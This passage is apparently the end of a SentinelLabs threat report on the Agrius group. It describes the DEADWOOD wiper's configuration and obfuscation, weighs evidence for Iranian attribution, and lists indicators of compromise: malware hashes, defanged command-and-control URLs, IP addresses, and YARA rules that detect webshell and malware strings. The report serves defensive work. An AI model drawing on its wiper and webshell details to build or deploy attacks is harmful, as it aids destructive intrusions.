COMMAND_DELETE_WINDOWS_DRIVE	Without this flag, the wiping is not executed on the system drive, but only on other ones. If this flag is on, the Windows drive will also be included in the wiping.

With a proper configuration, the impact of the malware might actually look like ransomware, as random data is written over the original content of the files without deleting them. Unlike ransomware, however, data wiped by DEADWOOD can not be recovered by the threat actor (it can only be restored from a previous backup, if one exists).

The parameter 'COMMAND_ALL' appears to be deprecated and does not affect the actual execution of the malware.

The version of DEADWOOD deployed by Agrius is a newer version of the previously reported malware. Other than the minor changes, such as the change of the service name and trigger file, new features were introduced including:

- Some of the strings within the binary are XORed with the byte 0xD5 and are deobfuscated at runtime.
- The configuration is embedded within the executable using AES.
- The Windows Application part checks if it is executed in the active session, and if not, reruns itself in the active session.

AGRIUS ATTRIBUTION

Throughout our analysis of Agrius techniques, tools, and infrastructure, we found no solid links to any known threat groups. While it is hard to provide a definitive attribution for Agrius, a set of indications pointing the activity towards an Iranian nexus came up throughout the investigation:


1. **Correlation with Iranian interests and past actions**
   While this is not a strong link, it is worth noting when correlated with other, technical links. Iranian threat actors have a long history of deploying wipers, dating back to 2012, when Iranian hackers deployed the notorious Shamoon malware against Saudi Aramco. Since then, Iranian threat actors have been caught deploying wiper malware in correlation with the regime’s interests on several occasions.

   Agrius wiping activity within Israel may have been part of an ongoing cyber feud between Israel and Iran that was happening at the same time. Among the reported attacks in this feud were the targeting of water systems in Israel and a disruptive attack against a port in Iran. While we can’t conclusively link Agrius’ activity to this feud, the timing is worth noting.


   One of the confirmed targets for Agrius is an organization in the United Arab Emirates, which is well known for having been previously targeted by suspected Iranian threat actors. The specific entity targeted is a nation-owned critical infrastructure facility whose disruption would have an outsized local impact.

2. **Webshells VirusTotal submissions**
   Some of the webshells deployed by Agrius throughout its intrusions were modified versions of ASPXSpy, deploying additional obfuscation and changing variable names. Three of the variants of this webshell were uploaded from Iran, the rest from other countries within the Middle East region.

   While VirusTotal submissions are not an exact form of determining where a sample was deployed from, the sources reinforce a Middle Eastern regional focus.



Submissions

Date	Name	Source	Country
2020-08-10 07:30:04	c_base64.aspx	c2d5de33 - web	IR



Submissions

Date	Name	Source	Country
2020-08-10 07:29:53	DBN_Base64.aspx	c2d5de33 - web	IR

Fig 25 + 26: Modified Agrius webshells uploaded from Iran



3. **Infrastructure links to Iran**
   The threat actor often used public VPN providers, such as ProtonVPN. On instances where the access was performed from non-VPN nodes, it originated from servers that have also resolved to Iranian domains in the past.



54.37.99.4

ASN	AS16276 - OVH	Netblock	54.37.0.0/16	FR
Organization	OVH SAS			

Resolve
vip-panel.ir
mail.samenferforgerobot.com
mail.maralhosting.ir
morghamingallery.ir
dc-854e800838ca.farazhosting.ir

37.59.236.232

ASN	AS16276 - OVH	Netblock	37.59.0.0/16	FR
Organization	OVH SAS			


Resolve
avinakala.com
soldaster.ir
ns38.soldaster.ir
ns37.soldaster.ir
mail.soldaster.ir

Fig 26 + 27: Agrius infrastructure resolving to Iranian domains (source: PassiveTotal)

4. **The usage of the DEADWOOD wiper**
   Agrius utilized the DEADWOOD wiper, which was previously attributed to an Iranian-nexus actor. Some of the reports tie this wiper to APT33[3], although not a lot of information was made public regarding this attribution, and we cannot independently corroborate it. The ties between Agrius and the threat actor who originally deployed DEADWOOD remain unclear. We believe it's possible that the two groups have access to shared resources.

   The thesis is based on two observations:
   - The DEADWOOD variant Agrius attackers used appears to be a newer version of the previously reported DEADWOOD variants, implementing additional obfuscations and features. This suggests Agrius have access to the source code or are in collaboration with the original development team.
   - The deployment of DEADWOOD, however, came shortly after an attempt to deploy Apostle. From the looks of it, DEADWOOD was not Agrius's first choice. This, as well as the fact Apostle shares significant portions of code with IPsec Helper, indicate that it is part of the groups 'in-house' arsenal, unlike DEADWOOD, which was most likely obtained from an external source.

[3]https://www.recordedfuture.com/iranian-cyber-response/



CONCLUSION

Agrius is a new threat group that we assess with medium confidence to be of Iranian origin, engaged in both espionage and disruptive activity. The group leverages its own custom toolset, as well as publicly available offensive security tools, to target a variety of organizations in the Middle East. In some cases, the group leveraged its access to deploy destructive wiper malware, and in others a custom ransomware. Considering this, we find it unlikely that Agrius is a financially motivated threat actor.

Our analysis of Agrius activity does not come in a vacuum. Early May 2021 saw another set of disruptive ransomware attacks attributed to Iran targeting Israel from the n3tw0rm ransomware group, a newly-identified threat actor with links to the 2020 Pay2Key attacks. The close proximity of the Agrius and n3tw0rm campaigns suggest they may be part of a larger, coordinated Iranian strategy. Leaks from Lab Dookhtegan and the Project Signal ransomware operation also support this claim.

While being disruptive and effective, ransomware activities provide deniability, allowing states to send a message without taking direct blame. Similar strategies have been used with devastating effect by other nation-state sponsored actors. The most prominent of those was NotPetya in 2017, a destructive malware targeting Ukraine masked as ransomware and attributed to Russian state-sponsored threat actors by Western intelligence agencies.

INDICATORS OF COMPROMISE

IPsec Helper

Samples

- b451592c0934e8d91197dab1d846d9c8
- 9d7d20a21cf00f43e1b1701df368e172
- 02aa4ba656d49ebbe930b923b8399b6b
- ef0740198be26c0ba32c0332a2afe133
- 01ed1914b55a2d6ca4e4c97827fba3f4
- 4ea373d0ab8d50b644c95f415e1c0694
- 3259b88515f97d999256fcd3bb7a75a0d4173e9c
- 5ab8582a892c603b00c0989eedca668e55abbba5
- a64924df986c1682fd4f37153a917ee454a18315
- 58d58356b7a1aa69e60b72be4dc2e2499929274a
- 2e488d98a99a0fdffd1e8ae85b3485366ae8287b
- 84aad01489fe6eefd79ef1cbb771eb76fce58fe3
- fc949bd5aa0e704901f12624badd591768ea5613560bd3d88c396479235da095
- 96cc69242a7900810c4d2e9f3f55aad8edb89137959f4c370f80a6e574ddc201
- 40f329d0aaba0d55fc657802761c78be74e19a553de6fd2df592bccf3119ec16
- b30405d654c1bfcd5e2bd338cc16e971738ceb6ba069da413195358b9ca3a2a2
- 6505ecd35e45e521f5e37febd01be04166d725ba87552777c17517533afc6329
- 7b525fe7117ffd8df01588efb874c1b87e4ad2cd7d1e1ceecb5baf2e9c052a52

Relays URL

- hxxp://195.123.208.152/Admins/login.php
- hxxp://5.2.67.85/View/list.php
- hxxp://5.2.73.67/Panel/new/File/css/boot.php
- hxxp://185.142.98.32/Scripts/_Data/25/lastupdate.php
- hxxp://185.142.97.81/css/v1/template/main.php

Super Relays

- hxxp://theisnonamelikethis29123.com/mail.php
- hxxp://whynooneistherefornoneofthem.com/about.php

Hardcoded User Agent

- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; EmbeddedWB 14.52 from: http://www.google.com/ EmbeddedWB 14.52; .NET CLR 1.1.4322; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 1.0.3705; .NET CLR 3.0.04506.30)

Service Name

- IPsec Helper

Apostle

Samples

- 32616cdd343ad938e385b32aa482fea4
- 851b7b8dd006dc889bf8f9282dc853ce
- 067bdb137d527f6986629dd63357592e8ad7ea92
- be2dd26946bc0ca3ec8683568dc73a5852d79235
- 6fb07a9855edc862e59145aed973de9d459a6f45f17a8e779b95d4c55502dcce
- 19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e

Mutexes

- Global-CeikEKrAmr5lh8GJwsDk
- Global-XSjzmQixFXFfHO3npSYS

Schedule Task

- MicrosoftCrashHandlerUAC

DEADWOOD

Old Samples

- d40453a154d9254919ebf575eecdc590
- a60c177bb5d293d0a0d7231f0b8cad6b
- 857ef30bf15ea3da9b94092da78ef0fc
- 58cb07bf3af30363e52d64af61fe832ecc9ba70d
- f5acabb74864e95b69597b0785ef944f445c9683
- 195188bfc99bbdc2d29952ed10a8413b362f4373
- e889d4b2cfb48b6e8f972846538dfbc057dbfc35fa28f0515cad4d60780a9872
- 5eb5922b467474dccc7ab8780e32697f5afd59e8108b0cdafefb627b02bbd9ba
- 18c92f23b646eb85d67a890296000212091f930b1fe9e92033f123be3581a90f

Agrius sample

- 338236f51e666e26e4547273e9a23d98
- 9c9a5184ba377bce87fb3b4483331866f392afde
- e37bfad12d44a247ac99fdf30f5ac40a0448a097e36f3dbba532688b5678ad13

Service Names

- ScDeviceEnums
- SqlSBK

Trigger File names

- gip-starter-er-iso-sql-backup.sql-iso-9001
- Microsoft.Help.dll.iso

Webshells

- aea6ab1ffa2243b94ebcca7759e60f64
- f88d308b1b4e6e41a9a17455978ec24b
- c125149b44be78fae9ba3eb1f33d03dc
- e575a627a5a98833f9fd48458e342276
- d1645e55e4d10d9992793d66206fce94
- a9ee524171107deb0732102dee81e7bb
- 1caaacebe309474d36d8243a3c393351
- b05a582e28e349cbb252a7c3f5060862
- aad3908e52c6987a626e4350f8f50f62
- 4e74671a06748794d28c64781c3d2c96664f82a9
- 4e83e61efe0af873c282336a140e899340647551
- d2fff8dec081efd972739acf2a877557397bcbb9
- f5221ddbae00e6cf2c37d5c4bdb22567fa7bbae1
- 65ee66050faf0fe9c023cfc15edb73cf7f77fe4d
- e805de2d8925af37cfd4f26f7ac3e38cd7fedd36
- 069e082caf0dafd3fef51b4b0be0e4e21919ae27
- c53e3ff5c3c522738ac1dfbd4e70f88a14b0f599
- 34c1117f7a38eb78743f6a9f433f03e195e1b4e0
- 7ce212c0a1721071351c0176fa691d6665a7bcb5
- 3e9c6f384b63ebeaa729b7c97a179d409cdd859315ee2f6372a2a550e567445f
- df94d32997e22bae2e5745eb3120947b025f79a16cf4b710131f911b12d960cc
- b5149c1aae5c899a0f3a4be162e24c08d284f67f6b9fb70439ce6d91353a540c
- 85f16df007fc848731ed02e0c3d8dd3ab1f2f2bf8c1b6999f7d9ff98a1cac1c7
- bac77143cb8829c802a6723a397277aa34ba2738103d78517b36c6cfb06724ef
- e4ea1728e19699612b5614cc0b8829a4bf749870648be6efc1b8a88c036f3607
- f18dd50dde8c1101eb3c892fc2bf04b7779c2c0def27de1d6c1fd341f3ecdf6c
- 4a50073f841a1beaa5900241fce76ed242659130e065dbd38be318a650b1264a
- ccfc0a2652916543e0ce972b38ba50815e8df11387502519607c9fd4f91d635f
- 5f5edae2cae4db0ee988962ca2e7cccd1892e4f4b512fbb780210595c7ba7088


Other infrastructure

- 81.177.23.16
- 81.177.22.16
- 185.147.131.81
- 95.211.140.221
- 54.37.99.4
- 37.59.236.232
- 37.120.238.15

YARA Rules

```
rule Agrius_Webshells
{
   meta:
      description = "Detects variations of webshells used by Agrius"
      author = "Amitai B @ SentinelOne"
      version = "1.0"
      TLP = "White"
      last_modified = "2021-05-11"

   strings:
      $s1 = "public string base64ToStr(string instr)" ascii
      $s2 = "Process prcsss=new Process()" ascii
      $s3 = "<form id=\"PRIVATECode\" runat=\"server\">" ascii

   condition:
      ( filesize > 1KB and filesize < 150KB and any of them )
}
```

```
rule Agrius_Function_Names
{

   meta:
    description = "Detects malware used by Agrius threat actor based on unique function names"
    author = "Amitai B @ SentinelOne"
    version = "1.0"
    TLP = "White"
    last_modified = "2021-05-11"

   strings:
      $s1 = "GetWindowsTempPath" ascii
      $s2 = "GetCurrentProcess" ascii
      $s3 = "GetOwnPath" ascii
      $s4 = "PublicFunction" ascii
      $s5 = "SelfDelete" ascii
      $s6 = "IsFirstInstance" ascii

   condition:
      ( filesize > 1KB and filesize < 300KB and 3 of ($s*))
}
```



ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. https://labs.sentinelone.com/